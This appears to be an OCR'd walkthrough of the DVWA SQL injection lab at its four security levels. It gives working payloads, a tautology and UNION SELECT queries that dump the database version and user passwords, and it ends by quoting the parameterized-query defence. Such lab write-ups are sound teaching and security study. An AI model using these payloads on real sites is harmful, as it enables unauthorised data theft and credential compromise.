
SQL Injection

1. **Low**

- First we type `1` in UserID




- The query return the ID with firstname and surname
- Seeing the source code, we can see the query call the database

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';”
```

- So we can injection to export the data


```
1’ or ‘1’=’1
```



- Let's exported something interesting


```
' UNION SELECT @@version, CURRENT_USER#
```


```
' UNION SELECT user, password FROM users#
```




2. **Medium**


- Choose UserID `1` and click Submit



- We wanted to inject my sqli to export more information. So we using inspector to config the UserID




- The server return the data leak from database




3. **Hard**

- Type `1` and click Submit and the server return the ID, firstname and surname



- Change the different way to inject the code and it return the value I want



4. **Impossible**

- The queries are now parameterized queries. This mean distinguish which sections are code, and the rest is data.
- Seeing the src code, we can see the parameterized. It only accept the numeric value

```
// Was a number entered?
if(is_numeric( $id )) {
    $id = intval ($id);
    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check the database
            $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id)
            $data->bindParam( ':id', $id, PDO::PARAM_INT );
            $data->execute();
            $row = $data->fetch();
```